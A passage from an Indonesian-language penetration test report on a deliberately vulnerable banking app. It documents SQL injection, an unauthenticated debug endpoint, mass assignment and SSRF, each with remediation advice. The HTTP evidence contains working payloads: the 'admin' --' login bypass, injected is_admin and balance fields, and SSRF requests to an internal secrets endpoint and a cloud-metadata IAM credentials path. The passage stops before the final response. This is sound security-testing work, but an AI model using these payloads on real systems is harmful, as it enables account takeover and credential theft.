24	**Broken Object Level Authorization (API1) – Broken Object Level Authorization - GraphQL Transaction Summary** API1:2023 Broken Object Level Authorization	**PASS**	—	—	Tidak rentan. Resolver membandingkan nomor rekening yang diminta dengan rekening milik pemegang token dan menolak permintaan lintas objek dengan galat eksplisit. Perlu dicatat bahwa jalur kode yang sama tetap tidak aman bagi pemanggil administrator, yang dilaporkan pada temuan SQL Injection in GraphQL Resolver.

Merchant Payments API

http://127.0.0.1:5001/api/v1/payments · API · 1 vulnerability, 1 PASS

Table 9 - Vulnerability Summary – Merchant Payments API

No	Vulnerability	Severity	CVSS	Exploited	Recommendation
25	**Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments** API1:2023 Broken Object Level Authorization	**Medium**	**6.5**	**Yes**	Turunkan identitas merchant dari API key yang mengautentikasi, bukan dari parameter path.
26	**Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payment By ID** API1:2023 Broken Object Level Authorization	**PASS**	—	—	Tidak rentan. Endpoint membatasi pencariannya pada transaksi milik pemegang API key, sehingga permintaan lintas merchant mengembalikan respons not-found alih-alih membocorkan data. Perlu dicatat bahwa endpoint sejenis pada modul yang sama TIDAK menerapkan pembatasan ini dan dilaporkan pada temuan Broken Object Level Authorization - Merchant Payments.

References used for every finding: OWASP Top 10 2025, OWASP API Security Top 10 2023, Bugcrowd VRT, CWE 4.0, CVSS v3.1.

3 Findings on Web Application

3.1 Vuln Bank Web Application (http://127.0.0.1:5001/)

3.1.1 Injection (A05) – SQL Injection

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Critical	9.8 / 10	Yes	CWE-89

Standard mapping	**A05:2025** Injection (OWASP Top 10 2025)
Impact rating	Critical
Bugcrowd VRT	P1 - Server-Side Injection (VRT 1.12)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
Affected feature / URL	http://127.0.0.1:5001/login (Authentication feature)
Testing approach	Grey-box

DESCRIPTION

Kerentanan SQL Injection ditemukan pada endpoint login aplikasi web Vuln Bank. Endpoint ini menyusun query autentikasi dengan menyisipkan username dan password langsung ke dalam string SQL, tanpa parameterisasi dan tanpa escaping. Penyerang karena itu dapat menutup literal string lalu mengomentari sisa statement, sehingga kondisi pemeriksaan password hilang sepenuhnya dari query.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk masuk sebagai pengguna mana pun tanpa mengetahui password, termasuk sebagai administrator. Selama pengujian, tim mengirimkan username admin' -- dengan password sembarang dan memperoleh token sesi administrator yang sah dengan klaim is_admin true, lalu memakai token tersebut untuk membuka panel administrasi. Dari titik itu penyerang menguasai seluruh fungsi administratif bank, termasuk menghapus akun nasabah, membuat administrator baru, dan menyetujui pengajuan pinjaman.

RECOMMENDATION

1. Gunakan parameterized query (prepared statement) untuk seluruh akses database; jangan pernah merangkai SQL dengan interpolasi atau konkatenasi string.
2. Simpan password sebagai hash ber-salt (bcrypt atau argon2) dan verifikasi hash di kode aplikasi, bukan mencocokkan password di dalam klausa WHERE.
3. Terapkan allow-list karakter yang diizinkan pada field username.
4. Hapus teks query mentah dan record pengguna mentah dari respons aplikasi maupun log.

REFERENCES

- VRT 1.12 - P1 Server-Side Injection
- https://owasp.org/Top10/2025/A05_2025-Injection/
- https://cwe.mitre.org/data/definitions/89.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/login (Authentication feature)

a. Tim terlebih dahulu login secara normal memakai kredensial akun uji biasa untuk menetapkan perilaku yang diharapkan. Aplikasi mengembalikan token sesi dengan klaim is_admin bernilai false.



REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 59
Content-Type: application/json

{"username": "pentest_attacker", "password": "Attacker123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 503
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYX
R0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzA4OH0.EokZcePAvwv6KNNgMea5uffoNBOtY6a5dQHnYpc8RN
k; HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:08 GMT

{
  "accountNumber": "0932191785",
  "debug_info": {
    "account_number": "0932191785",
    "is_admin": false,
    "login_time": "2026-09-30 02:58:08.573428",
    "user_id": 2,
    "username": "pentest_attacker"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNr
ZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzA4OH0.EokZcePAvwv6KNNgMea5uffoNBOtY6a5dQHnYpc8RNk"
}
```

Figure 2 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu login secara normal memakai kredensial akun uji biasa untuk menetapkan perilaku yang diharapkan

b. Tim kemudian mengirimkan username admin' -- beserta password sembarang. Komentar di akhir payload menghapus pemeriksaan password dari query, dan aplikasi mengembalikan login sukses sebagai administrator, termasuk token sesi dengan is_admin bernilai true.



REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 50
Content-Type: application/json

{"username": "admin' --", "password": "anything"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 470
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwia
XNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzA5MH0.Y4p-DDfzeBaepVLp_Iw9QU9EoYfu2ohpHoN4ZoBHQ5M; HttpOnly; Pa
th=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:10 GMT

{
  "accountNumber": "ADMIN001",
  "debug_info": {
    "account_number": "ADMIN001",
    "is_admin": true,
    "login_time": "2026-09-30 02:58:10.334952",
    "user_id": 1,
    "username": "admin"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWR
taW4iOnRydWUsImlhdCI6MTc5MDczNzA5MH0.Y4p-DDfzeBaepVLp_Iw9QU9EoYfu2ohpHoN4ZoBHQ5M"
}
```

Figure 3 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan username admin' -- beserta password sembarang

c. Memakai token hasil injeksi tersebut, tim membuka panel administrasi. Server merespons dengan HTTP 200, memastikan akses administratif penuh diperoleh tanpa pernah mengetahui password administrator.




Figure 4 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Memakai token hasil injeksi tersebut, tim membuka panel administrasi

3.1.2 Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Critical	9.8 / 10	Yes	CWE-200

Standard mapping	**A01:2025** Broken Access Control (OWASP Top 10 2025)
Impact rating	Critical
Bugcrowd VRT	P1 - Sensitive Data Exposure (VRT 3.1)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
Affected feature / URL	http://127.0.0.1:5001/debug/users (Debug Endpoint)
Testing approach	Grey-box

DESCRIPTION

Sebuah endpoint debug yang tertinggal pada aplikasi yang di-deploy mengembalikan seluruh tabel pengguna kepada siapa pun yang memintanya, tanpa autentikasi dalam bentuk apa pun. Respons tersebut menyertakan kolom password, dan password disimpan dalam teks terang alih-alih di-hash, sehingga nilainya langsung dapat dipakai.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk mengunduh username, password teks terang, nomor rekening, dan penanda administrator seluruh nasabah, tanpa memiliki kredensial sama sekali. Selama pengujian, tim memastikan bahwa halaman terproteksi memang mensyaratkan token, lalu mengambil seluruh tabel pengguna dari endpoint ini secara anonim dan memakai password administrator yang bocor untuk login sebagai administrator. Karena nasabah lazim memakai ulang password, kerusakannya meluas hingga ke luar aplikasi ini.

RECOMMENDATION

1. Hapus endpoint debug dari setiap build yang di-deploy; jangan sekadar menyembunyikannya di balik path yang tidak mudah ditebak.
2. Simpan password sebagai hash ber-salt (bcrypt atau argon2) dan jangan pernah menyertakan kolom password pada query yang mengisi respons.
3. Terapkan autentikasi dan otorisasi secara default pada seluruh rute, menolak akses kecuali sebuah rute secara eksplisit dikecualikan.
4. Lakukan rotasi terhadap seluruh kredensial yang telah terekspos.

REFERENCES

- VRT 3.1 - P1 Sensitive Data Exposure
- https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/
- https://cwe.mitre.org/data/definitions/200.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/debug/users (Debug Endpoint)

a. Tim terlebih dahulu meminta halaman terproteksi tanpa token sesi. Aplikasi menolaknya dengan HTTP 401, menetapkan bahwa lapisan autentikasi memang ada.

REQUEST

```
GET /dashboard HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 34
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:18 GMT

{
  "error": "Token is missing"
}
```

Figure 5 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu meminta halaman terproteksi tanpa token sesi

b. Tim kemudian meminta endpoint debug tanpa token sama sekali. Aplikasi mengembalikan HTTP 200 beserta seluruh tabel pengguna, termasuk setiap password dalam teks terang dan penanda administrator untuk masing-masing akun.

REQUEST

```
GET /debug/users HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 816
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:19 GMT

{
  "users": [
    {
      "account_number": "ADMIN001",
      "id": 1,
      "is_admin": true,
      "password": "admin123",
      "username": "admin"
    },
    {
      "account_number": "7503483798",
      "id": 4,
      "is_admin": false,
      "password": "Normal123",
      "username": "ma_normal_user"
    },
    {
      "account_number": "7658808238",
      "id": 5,
      "is_admin": true,
      "password": "Evil123",
      "username": "ma_evil_admin"
    },
    {
      "account_number": "9159912486",
      "id": 3,
      "is_admin": false,
      "password": "Victim123",
      "username": "pentest_victim"
    },
    {
      "account_number": "0932191785",
      "id": 2,
      "is_admin": false,
      "password": "Attacker123",
      "username": "pentest_attacker"
    }
  ]
}
```

Figure 6 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta endpoint debug tanpa token sama sekali

c. Tim memakai password administrator yang diambil dari respons tersebut untuk login. Aplikasi menerbitkan token sesi administrator dengan is_admin true, memastikan kebocoran ini berujung langsung pada kompromi penuh.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 45
Content-Type: application/json

{"username": "admin", "password": "admin123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 470
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwia
XNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0MH0.ZZLS0rai_TEXIU-kANcTgUfD337nOufvtJPXdOXdHVs; HttpOnly; Pa
th=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:20 GMT

{
  "accountNumber": "ADMIN001",
  "debug_info": {
    "account_number": "ADMIN001",
    "is_admin": true,
    "login_time": "2026-09-30 03:02:20.186000",
    "user_id": 1,
    "username": "admin"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWR
taW4iOnRydWUsImlhdCI6MTc5MDczNzM0MH0.ZZLS0rai_TEXIU-kANcTgUfD337nOufvtJPXdOXdHVs"
}
```

Figure 7 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - Tim memakai password administrator yang diambil dari respons tersebut untuk login

3.1.3 Broken Object Property Level Authorization (API3) – Mass Assignment

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Critical	9.1 / 10	Yes	CWE-915

Standard mapping	**API3:2023** Broken Object Property Level Authorization (OWASP API Security Top 10 2023)
Impact rating	Critical
Bugcrowd VRT	P1 - Broken Access Control (VRT 2.6)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`
Affected feature / URL	http://127.0.0.1:5001/register (User Registration feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint pendaftaran menyalin setiap key yang ada pada JSON yang dikirim ke dalam statement INSERT tanpa allow-list kolom yang diizinkan. Field yang seharusnya ditentukan server, seperti penanda administrator dan saldo awal rekening, karena itu dapat dikirim oleh klien dan tertulis ke database apa adanya.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk membuat akun administrator bagi dirinya sendiri sekaligus menetapkan saldonya sendiri, hanya bermodalkan form pendaftaran publik. Selama pengujian, tim mendaftarkan akun dengan is_admin bernilai true dan saldo 999999, lalu login dengan akun tersebut dan membuka panel administrasi. Hal ini melewati seluruh kontrol seputar penerbitan hak administrator dan menciptakan dana fiktif di dalam sistem perbankan.

RECOMMENDATION

1. Terapkan allow-list field yang boleh diisi klien, hanya menerima username dan password serta membuang sisanya secara eksplisit.
2. Tetapkan penanda administrator dan saldo awal di sisi server dari nilai default yang tetap.
3. Pindahkan penerbitan hak administrator ke alur terpisah yang mensyaratkan administrator yang sudah ada.
4. Hapus blok debug_data yang memantulkan kembali payload mentah yang dikirim klien.

REFERENCES

- VRT 2.6 - P1 Broken Access Control
- https://owasp.org/API-Security/editions/2023/en/0xa3-broken-object-property-level-authorization/
- https://cwe.mitre.org/data/definitions/915.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/register (User Registration feature)

a. Tim terlebih dahulu mendaftarkan akun dengan cara yang semestinya, hanya mengirim username dan password. Aplikasi membuat nasabah biasa dengan is_admin false dan saldo awal default sebesar 1000.

REQUEST

```
POST /register HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 55
Content-Type: application/json

{"username": "ma_normal_user", "password": "Normal123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 537
X-Debug-Info: {'user_id': 4, 'username': 'ma_normal_user', 'account_number': '7503483798', 'balance':
1000.0, 'is_admin': False, 'registration_time': '2026-09-30 02:58:20.805245', 'server_info': 'python-
requests/2.33.1', 'raw_data': {'username': 'ma_normal_user', 'password': 'Normal123'}, 'fields_regist
ered': ['username', 'password', 'account_number']}
X-User-Info: id=4;admin=False;balance=1000.00
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:20 GMT

{
  "debug_data": {
    "account_number": "7503483798",
    "balance": 1000.0,
    "fields_registered": [
      "username",
      "password",
      "account_number"
    ],
    "is_admin": false,
    "raw_data": {
      "password": "Normal123",
      "username": "ma_normal_user"
    },
    "registration_time": "2026-09-30 02:58:20.805245",
    "server_info": "python-requests/2.33.1",
    "user_id": 4,
    "username": "ma_normal_user"
  },
  "message": "Registration successful! Proceed to login",
  "status": "success"
}
```

Figure 8 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mendaftarkan akun dengan cara yang semestinya, hanya mengirim username dan password

b. Tim mengulangi permintaan yang sama dengan dua field tambahan, is_admin bernilai true dan balance bernilai 999999. Aplikasi menerima keduanya dan memastikan pada responsnya bahwa akun telah dibuat sebagai administrator dengan saldo yang ditentukan penyerang.

REQUEST

```
POST /register HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 89
Content-Type: application/json

{"username": "ma_evil_admin", "password": "Evil123", "is_admin": true, "balance": 999999}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 622
X-Debug-Info: {'user_id': 5, 'username': 'ma_evil_admin', 'account_number': '7658808238', 'balance':
999999.0, 'is_admin': True, 'registration_time': '2026-09-30 02:58:21.806878', 'server_info': 'python
-requests/2.33.1', 'raw_data': {'username': 'ma_evil_admin', 'password': 'Evil123', 'is_admin': True,
'balance': 999999}, 'fields_registered': ['username', 'password', 'account_number', 'is_admin', 'bala
nce']}
X-User-Info: id=5;admin=True;balance=999999.00
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:21 GMT

{
  "debug_data": {
    "account_number": "7658808238",
    "balance": 999999.0,
    "fields_registered": [
      "username",
      "password",
      "account_number",
      "is_admin",
      "balance"
    ],
    "is_admin": true,
    "raw_data": {
      "balance": 999999,
      "is_admin": true,
      "password": "Evil123",
      "username": "ma_evil_admin"
    },
    "registration_time": "2026-09-30 02:58:21.806878",
    "server_info": "python-requests/2.33.1",
    "user_id": 5,
    "username": "ma_evil_admin"
  },
  "message": "Registration successful! Proceed to login",
  "status": "success"
}
```

Figure 9 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - Tim mengulangi permintaan yang sama dengan dua field tambahan, is_admin bernilai true dan balance bernilai 999999

c. Tim login memakai akun administrator hasil pendaftaran mandiri tersebut dan membuka panel administrasi, yang merespons dengan HTTP 200 dan memberikan akses administratif penuh.




Figure 10 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - Tim login memakai akun administrator hasil pendaftaran mandiri tersebut dan membuka panel administrasi, yang merespons dengan HTTP 200 dan memberikan akses administratif penuh

3.1.4 Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF)

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
High	7.7 / 10	Yes	CWE-918

Standard mapping	**API7:2023** Server Side Request Forgery (OWASP API Security Top 10 2023)
Impact rating	High
Bugcrowd VRT	P2 - Server-Side Request Forgery (VRT 1.5)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/upload_profile_picture_url (Profile Picture Import feature)
Testing approach	Grey-box

DESCRIPTION

Endpoint impor foto profil menerima URL penuh dari klien dan melakukan permintaan HTTP dari sisi server ke URL tersebut, tanpa allow-list skema maupun host, mengikuti redirect, dan tidak memvalidasi tipe konten maupun ukuran. Body respons upstream kemudian ditulis apa adanya ke direktori unggahan publik, yang mengubah permintaan buta menjadi permintaan yang dapat dibaca.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk memaksa server membaca endpoint internal yang menolak koneksi dari luar, lalu mengambil respons tersebut melalui direktori unggahan publik. Selama pengujian, tim memastikan sebuah endpoint internal mengembalikan HTTP 403 ketika diminta secara langsung, lalu menjangkaunya melalui fitur ini dan mengunduh hasilnya, yang membocorkan secret penanda tangan JWT milik aplikasi, secret key Flask, dan kredensial database. Teknik yang sama terhadap layanan metadata cloud menghasilkan kredensial IAM sementara, termasuk access key, secret key, dan session token.

RECOMMENDATION

1. Terapkan allow-list host dan skema yang diizinkan, serta tolak URL yang menunjuk alamat loopback, RFC1918, link-local, atau nama service internal.
2. Resolusikan DNS terlebih dahulu dan validasi IP hasilnya sebelum menghubungi, serta ulangi validasi pada setiap redirect atau matikan redirect sepenuhnya.
3. Validasi tipe konten dan ukuran, hanya menerima berkas gambar.
4. Simpan konten hasil unduhan di luar web root dengan nama acak dan sajikan melalui handler terotorisasi, bukan sebagai berkas statis publik.
5. Lakukan rotasi terhadap secret penanda tangan dan kredensial database yang telah terekspos.

REFERENCES

- VRT 1.5 - P2 Server-Side Request Forgery
- https://owasp.org/API-Security/editions/2023/en/0xa7-server-side-request-forgery/
- https://cwe.mitre.org/data/definitions/918.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/upload_profile_picture_url (Profile Picture Import feature)

a. Tim terlebih dahulu mengimpor URL gambar yang sah melalui fitur ini, menetapkan perilaku yang dimaksudkan.



REQUEST

```
POST /upload_profile_picture_url HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMxOX0.ywr8RSVHiygX4on-VK6wO2wpz5OUmNwV7fciB1C
G6ME
Content-Length: 61
Content-Type: application/json

{"image_url": "http://127.0.0.1:5000/static/images/user.png"}
```


RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 71
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:01:59 GMT

{
  "message": "Failed to fetch URL: HTTP 404",
  "status": "error"
}
```

Figure 11 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengimpor URL gambar yang sah melalui fitur ini, menetapkan perilaku yang dimaksudkan

b. Tim kemudian meminta sebuah endpoint internal secara langsung dari luar aplikasi. Server menolak dengan HTTP 403, memastikan endpoint tersebut memang tidak dimaksudkan terjangkau publik.



REQUEST

```
GET /internal/secret HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: application/json
Content-Length: 51
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:00 GMT

{
  "error": "Internal resource. Loopback only."
}
```

Figure 12 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta sebuah endpoint internal secara langsung dari luar aplikasi

c. Tim mengarahkan fitur impor ke endpoint internal yang sama. Server berhasil mengambilnya, melaporkan status upstream 200, dan menyimpan respons tersebut ke direktori unggahan publik.



REQUEST

```
POST /upload_profile_picture_url HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMxOX0.ywr8RSVHiygX4on-VK6wO2wpz5OUmNwV7fciB1C
G6ME
Content-Length: 54
Content-Type: application/json

{"image_url": "http://127.0.0.1:5000/internal/secret"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 261
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:01 GMT

{
  "debug_info": {
    "content_length": 508,
    "fetched_url": "http://127.0.0.1:5000/internal/secret",
    "http_status": 200
  },
  "file_path": "static/uploads/823584_secret",
  "message": "Profile picture imported from URL",
  "status": "success"
}
```

Figure 13 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengarahkan fitur impor ke endpoint internal yang sama

d. Tim mengunduh berkas yang tersimpan tersebut melalui HTTP biasa. Berkas itu berisi secret penanda tangan JWT milik aplikasi, secret key Flask, dan kredensial database dalam teks terang.

REQUEST

```
GET /static/uploads/823584_secret HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=823584_secret
Content-Type: application/octet-stream
Content-Length: 508
Last-Modified: Wed, 30 Sep 2026 03:02:01 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:02:02 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

{
  "note": "Intentionally sensitive data for SSRF demonstration",
  "secrets": {
    "app_secret_key": [redacted]
    "env_preview": {
      "DB_HOST": "db",
      "DB_NAME": "vulnerable_bank",
      "DB_PASSWORD": [redacted]
      "DB_PORT": "5432",
      "DB_USER": "postgres",
      "DEEPSEEK_API_KEY": null
    },
    [redacted]
  },
  "status": "internal",
  "system": {
    "platform": "Linux-6.10.14-linuxkit-aarch64-with-glibc2.41",
    "python_version": "3.9.25"
  }
}
```

Figure 14 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengunduh berkas yang tersimpan tersebut melalui HTTP biasa

e. Tim mengulangi teknik tersebut terhadap path layanan metadata cloud untuk role instance, yang juga berhasil diambil oleh server.

REQUEST

```
POST /upload_profile_picture_url HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMxOX0.ywr8RSVHiygX4on-VK6wO2wpz5OUmNwV7fciB1C
G6ME
Content-Length: 94
Content-Type: application/json

{"image_url": "http://127.0.0.1:5000/latest/meta-data/iam/security-credentials/vulnbank-role"}
```

RESPONSE

